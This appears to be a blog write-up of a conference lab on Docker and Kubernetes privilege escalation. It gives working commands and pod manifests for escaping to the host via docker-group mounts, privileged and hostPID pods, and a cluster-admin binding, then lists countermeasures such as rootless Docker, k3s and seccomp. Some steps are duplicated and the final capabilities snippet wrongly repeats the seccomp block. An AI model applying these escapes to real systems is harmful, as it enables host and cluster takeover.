.HACK Conference 2026
At the .hack 2026 conference, I listened to a session on the topic of “container security dilemma” and performed a hands-on lab. I somehow ended up in a role as an infrastructure security specialist, and because of that, I always feel I’m lacking. This topic caught my interest because it can be a very good point during penetration testing, so I decided to proceed with the lab.
(Summary of the topic) The implication that adding a user to the docker group in OS virtualization settings like Docker and K8S is equivalent to granting root privileges. As an information security professional, it’s necessary to reflect on commands recommended by AI, etc.
1. Root LPE within Docker Containers (Conference Lab)
a) Add testid to the docker group as commonly done ( sudo usermod -aG docker testid )
 b) Run an ubuntu container (docker run -it -v /:/mnt ubuntu /bin/bash)
c) Attacker generates an SSH key and places the public key into .ssh/authorized_keys accessed from within the container.
b) Run an ubuntu container (docker run -it -v /:/mnt ubuntu /bin/bash)
c) Attacker generates an SSH key and places the public key into .ssh/authorized_keys accessed from within the container.

 d) Confirmed that the actual host OS file was also modified.

e) Subsequently, perform remote access as the attacker who created the overwritten key, or escape from the container.


2. LPE within K8S PODs (Conference Lab)
1) Basic Concepts
What is a Service Account?
- When a POD is created, K8S assigns it a “Service Account” title and issues a Token (access card).
- This Token is stored in /var/run/secrets/kubernetes.io/serviceaccount/token within the POD.
- The Token is presented when sending requests to the K8S API (it’s a JWT Token).
Configuration Method
- During labs, it’s usually performed with KIND (K8s in Docker) to isolate it from one’s own environment. I also performed it by creating a minikube node: mac > VM(Ubuntu) > Docker > minikube node.
- However, in actual production environments, it’s often the case that a separate K8S node is not created.
2) Scenario 1 (Host Root Filesystem Access via Privileged Pod)
testid@mjserver:~$ cat privileged-pod.yaml
apiVersion: v1
kind: Pod
metadata:
  name: privileged-escape
  namespace: default
spec:
  containers:
  - name: attacker
    image: ubuntu
    command: ["/bin/bash", "-c", "sleep 3600"]
    securityContext:
      privileged: true          # Key: Allows host kernel access
    volumeMounts:
    - name: host-root
      mountPath: /mnt
  volumes:
  - name: host-root
    hostPath:
      path: /                   # Mount host root filesystem
      type: Directory
kubectl apply -f privileged-pod.yaml

3) Scenario 2 (Host Process Access and Injection via hostPID)
testid@mjserver:~$ cat hostpid-pod.yaml
apiVersion: v1
kind: Pod
metadata:
  name: hostpid-escape
spec:
  hostPID: true                         # Share host PID namespace
  containers:
  - name: attacker
    image: ubuntu
    command: ["/bin/bash", "-c", "sleep 3600"]
    securityContext:
      privileged: true
kubectl apply -f hostpid-pod.yaml
All processes are visible without isolation.

Enter the namespace of PID 1 (init/systemd) = Host shell obtained

Since this was a test environment, I ran it by spinning up a separate minikube node, which is also a virtual environment. Confirmed that an escape from a pod on minikube to the minikube node is possible.
4) Scenario 3 (RBAC Vulnerability: Cluster Takeover via Excessive Service Account Permissions)
testid@mjserver:~$ cat bad-rbac.yaml
---
apiVersion: v1
kind: ServiceAccount
metadata:
  name: dev-sa
  namespace: default
---
apiVersion: rbac.authorization.k8s.io/v1
kind: ClusterRoleBinding
metadata:
  name: bad-binding
subjects:
- kind: ServiceAccount
  name: dev-sa
  namespace: default
roleRef:
  kind: ClusterRole
  name: cluster-admin              # Excessive privilege granted
  apiGroup: rbac.authorization.k8s.io
---
apiVersion: v1
kind: Pod
metadata:
  name: rbac-exploit
spec:
  serviceAccountName: dev-sa        # Use vulnerable SA
  containers:
  - name: kubectl-pod
    image: bitnami/kubectl
    command: ["sleep", "3600"]

Bitnami does not register in /etc/passwd for Openshift compatibility, so
I also confirmed that “I have no name” appears (non-root).

With cluster-admin privileges, all pods are visible, and a new SA with cluster-admin is created.
Intentionally created an ubuntu pod with vulnerable mount settings.

Performed the pod escape.

3. Countermeasures
1) Docker
a) Use Rootless Docker
Even if an escape occurs due to unusual container usage, since it’s a non-root account, it can be seen as a last resort and a fundamental method. Of course, if the host OS itself has an LPE vulnerability, it would all be in vain.

When running in a VM and switching to another account using the ‘su’ command, a Systemd instance for that account is not created. Since it’s driven by the ‘systemctl’ command, you need to either configure/create environment variables and user socket directories separately, or log in via SSH to run the systemd process.
Confirmed that docker commands are possible even without being in the docker group.

- Run an ubuntu container with the -v option, similar to the previous docker lab.

Since the container was actually run by the ‘notroot’ account (uid=1002), it cannot see the host’s root.
On the host, the Docker daemon is running as a nonroot account.


 UID mapping information can also be seen.

b) Add other options during container deployment
It seems safer to block resource limits or dangerous permissions by default and add them one by one as needed. This might be the most difficult part to judge as a vulnerability…
- Resource Limits
  docker run \
    --memory=512m \          # Memory limit
    --memory-swap=512m \     # Also block swap (if not set, 2x is allowed)
    --cpus=1.0 \             # Number of CPU cores
    --pids-limit=100 \       # Prevent fork bomb, a type of DoS
myimage- Network Isolation
- docker run —network=none myimage
- Seccomp
- Isolate syscalls that the container can call
- Minimize Capabilities
- docker run —cap-drop=ALL
2) K8S
a) Rootless K8S
Trying to run rootless K8S with rootless Docker in a VM is honestly a bit of a hassle because you have to manually register cgroups with the root account. But the client just keeps saying to run K8S, even though it’s going to be triple virtualized, which is frustrating.
I know that’s simpler…


The way to run Kubernetes rootless is to spin up K8S with rootless Podman or rootless Docker. However, I want to run it directly on Ubuntu, so I’ll proceed with a rootless k3s environment. Unlike the K8S name, k3s was created to mean a lightweight program smaller than half of K8S.
By configuring AppArmor to allow only the k3s binary, setting up cgroups (delegate.conf), and performing SSH access (systemd), rootless k3s can be run as follows:
After creating a pod using privileged-escape.yaml from 2-2, if you look at the chroot-mounted location,
you can confirm “Permission denied” indicating no permissions.

b) Add other options during POD deployment
- Resource Limits
  resources:
    requests:
      memory: "256Mi"
      cpu: "500m"
    limits:
      memory: "512Mi"
      cpu: "1"
  # Prevent fork bomb
  spec:
    containers:
    - name: app
      resources: ...
    # pids limit is a kubelet-level setting
# --pod-pids-limit flag (entire node)- Network Isolation
 # NetworkPolicy - similar to docker --network=none
  apiVersion: networking.k8s.io/v1
  kind: NetworkPolicy
  spec:
    podSelector:
      matchLabels:
        app: isolated
    policyTypes:
    - Ingress
    - Egress
    # If no ingress/egress rules, all are blocked
# Requires CNI plugin support (Calico, Cilium, etc.). k3s default flannel does not support NetworkPolicy- Seccomp
securityContext:
    seccompProfile:
type: RuntimeDefault # Or Localhost (custom profile)- Minimize Capabilities
securityContext:
    seccompProfile:
      type: RuntimeDefault   # Or Localhost (custom profile)